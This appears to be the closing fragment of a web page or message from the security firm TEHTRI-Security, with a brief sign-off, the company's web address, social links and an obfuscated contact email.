This is not a game.

Take care. Thanks.

http://www.tehtri-security.com

[Twitter | Facebook | RSS | Blog …]

web (at) tehtri-security (dot) com